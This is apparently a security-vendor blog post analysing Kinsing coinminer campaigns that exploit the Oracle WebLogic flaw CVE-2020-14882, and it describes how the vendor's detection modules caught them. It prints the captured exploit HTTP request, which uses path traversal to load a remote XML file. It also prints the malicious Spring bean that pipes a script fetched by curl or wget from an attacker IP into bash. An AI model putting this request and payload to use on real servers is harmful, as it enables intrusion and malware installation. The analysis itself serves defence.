A Post-exploitation Look at Coinminers Abusing WebLogic Vulnerabilities

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Exploits & Vulnerabilities

This blog entry details how Trend Micro Cloud One™ – Workload Security and Trend Micro Vision One™ effectively detected and blocked the abuse of the CVE-2020-14882 WebLogic vulnerability in affected endpoints.

By: Sunil Bharti September 14, 2022 Read time: (words)

We have recently observed malicious actors exploiting both recently disclosed and older Oracle WebLogic Server vulnerabilities to deliver cryptocurrency-mining malware. Oracle WebLogic Server is typically used for developing and deploying high-traffic enterprise applications on cloud environments and engineered and conventional systems.

One of the older vulnerabilities that is still being actively exploited by malicious actors is CVE-2020-14882, a remote code execution (RCE) vulnerability that takes advantage of improper input validation in Oracle WebLogic Server. This vulnerability affects versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, and 14.1.1.0.0, and can be exploited by a remote unauthenticated attacker via sending a crafted HTTP request to the victim server resulting in RCE. It also has a CVSS v3.0 score of 9.8.

Though we have observed that many malicious actors are using this vulnerability to deploy different malware families, this blog will focus on Kinsing malware activity. Based on our analysis, most of the exploits did not show special characteristics or features. However, we have observed that the downloaded shell and Python scripts went through a lengthy list of actions, including disabling basic operating system (OS) security features such as Security-Enhanced Linux (SELinux), watchdog timers, and iptables, and disabling cloud service provider's agents.

This blog entry will detail how Trend Micro Cloud One™ – Workload Security and Trend Micro Vision One™ effectively detected and blocked the abuse of the CVE-2020-14882 WebLogic vulnerability in affected endpoints.

Technical analysis

Despite being an older vulnerability, malicious actors are still actively weaponizing CVE-2020-14882 to gain a foothold in victim organizations. Figure 1 shows the active attempt to exploit the vulnerability, which our intrusion prevention system (IPS) detected from October 31, 2020, to July 27, 2022.



Figure 1. IPS detection count of the CVE-2020-14882 vulnerability exploitation from Oct. 31, 2020 to July 27, 2022


Runs script abusing CVE-2020-14882 and CVE-2020-14883
Attacker
Unpatched Oracle WebLogic server
Script gets executed on the system
JAVA
Java process
Executes
Executes
Executes
Wget/Curl
Disables the firewall/ changes firewall policy
Adds a cron job for persistence
Installs Kinsing malware
C&C server
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Figure 2. Kinsing malware infection chain


Using Workload Security to detect WebLogic vulnerability exploitation

Workload Security's correlation of telemetry and detections provided the initial security context in this campaign, which allowed security teams and analysts to track and monitor the malicious actor's activities.

The following Workload Security modules worked to detect the exploitation of CVE-2020-14882 on vulnerable systems:

Intrusion prevention system module

Workload Security's intrusion prevention system module can tap into incoming traffic and effectively block and detect malicious network traffic. This module includes multiple IPS rules that can block the vulnerability exploitation of the WebLogic server. One of these is IPS rule 1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883), which can detect and block the exploitation of vulnerabilities assigned to both CVE-2020-14882 and CVE-2020-14883.



General | Tags | Data

Computer:	[redacted]
Event Origin:	Agent
Reason:	1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883)
Action:	Detect Only: Reset
Direction:	Incoming
Flow:	Connection Flow
Rank:	100 = Asset Value x Severity Value = 1 x 100
Interface:	[redacted]
Interface Type:	Virtual Interface
Note:	"CVE-2020-14882"

Packet Type

Protocol:	TCP
Flags:	ACK PSH DF=1

Source

IP:	[redacted]
MAC:	[redacted]
Port:	41222

Destination


IP:	[redacted]
MAC:	[redacted]
Port:	7001

Packet Data

Packet Size	544

Container

Figure 3. IPS detection of the vulnerability exploitation




```
POST /console/images/%252e%252e%252fconsole.portal HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Connection: close
Content-Length: 147
Content-Type: application/x-www-form-URL encoded
Accept-Encoding: gzip

_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.cont
ext.support.FileSystemXmlApplicationContext("http://185.14.30.35/wb.xml")
```

Figure 4. Payload data captured by the IPS rule

In figure 4, the malicious actor sent a crafted request that attempted to access the *console.portal* resource under the “images” directory. The “*%252e%252e*” is a double URL-encoded string of the “..” directory traversal pattern. Because the class managing the targeted resource did not validate the input, it automatically computed the code that the attacker provided. In this case, the attacker forced the server to read the contents of the *wb.xml* file, which downloaded a shell script with the following contents:




```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http:
//www.w3.org/2001/XMLSchema-
instance" xsi:schemaLocation="http://www.springframework.org/schema/beans h
ttp://www.springframework.org/schema/beans/spring-beans.xsd">

    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>/bin/bash</value>
                <value>-c</value>
                <value><![CDATA[(curl -s 185.14.30.35/wb.sh||wget -q -O-
185.14.30.35/wb.sh)|bash]]></value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

Figure 5. The contents of the wb.xml file

Antimalware module

This module provides real-time protection against the exploitation of this vulnerability using behavior-monitoring features.



General | Tags


Threat Information

Detection Time:	May 26, 2022 07:26:54
Malware:	TM_MALWARE_BEHAVIOR
User Information	
Major Virus Type:	Suspicious Activity
Infected File(s):	/usr/java/jdk-8/bin/java
Action Taken:	Passed
Scan Type:	Real Time
Malware Scan Configuration:	[redacted]

Behavior Monitoring Information

Behavior Type:	Threat_Behavior_Detection
Process:	java
Command Line	/usr/java/jdk-8/bin/java -server -Djava.security.egd=file:/dev/./urandom -cp /u01/oracle/wlserver/server/lib/weblogic-launcher.jar -Dlaunch.use.env.classpath=true -Dweblogic.Name=Jon_s -Djava.security.policy=/u01/oracle/wlserver/server/lib/weblogic.policy -Doracle.jdbc.fanEnabled=false -Dweblogic.StdoutDebugEnabled=false -Djava.system.class.loader=com.oracle.classloader.weblogic.LaunchClassLoader -javaagent:/u01/oracle/wlserver/server/lib/debugpatch-agent.jar -da -Dwls.home=/u01/oracle/wlserver/server -Dweblogic.home=/u01/oracle/wlserver/server weblogic.Server
Target:	/bin/bash -c (curl -s 185.14.30.35/wb.sh||wget -q -O- 185.14.30.35/wb.sh)|bash
Target Type:	Uncategorized
Target Count:	1
Behavior Rule ID:	SUSP_REMOTE_CODE
CVE	
MITRE	T1059.004,T1190

Figure 6. Antimalware (AM) event of a shell script running on Java


General | Tags

Computer Information

Container Name:	[redacted]
Container ID:	[redacted]
Container Image Name:	[redacted]
Computer:	[redacted]
Origin:	Agent


Threat Information

Detection Time:	May 26, 2022 07:27:54
Malware:	Trojan.Linux.KINSING.USELVCR22
User Information	
Major Virus Type:	Trojan
Infected File(s):	/tmp/kinsing
Action Taken:	Quarantined
Scan Type:	Real Time
Malware Scan Configuration:	[redacted]

Figure 7. AM event of Kinsing malware detection

Web reputation module

The web reputation module protects systems against web threats by blocking access to malicious URLs. In our investigation, this module immediately identified and blocked the *wb.sh* script's attempt to download the Kinsing malware.



General | Tags


General Information

Time:	May 26, 2022 07:27:54
Computer:	[redacted]
Origin:	Agent
URL:	http://185.14.30.35/kinsing Reclassify
Rank:	100 = Asset Value x Severity Value = 1 x 100
Risk:	Dangerous
Category:	Malware Accomplice

Figure 8. The web reputation module blocked the download of the Kinsing malware.

Activity monitoring module

This module can detect process, file, and network activities on endpoints that are running the Cloud One Workload Security solution. As seen on figure 13, the activity monitoring module detected the Java process that was attempting to open a bash shell.



endpointHostName	[redacted]
endpointIp	[redacted]
processFilePath	/usr/java/jdk-8/bin/java
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	/usr/bin/bash
objectCmd	sh -c env

Figure 9. The activity monitoring module detected the Java process that tried to open a bash shell.


A closer look at the WebLogic vulnerability exploitation using Trend Micro Vision One and Trend Micro Cloud One

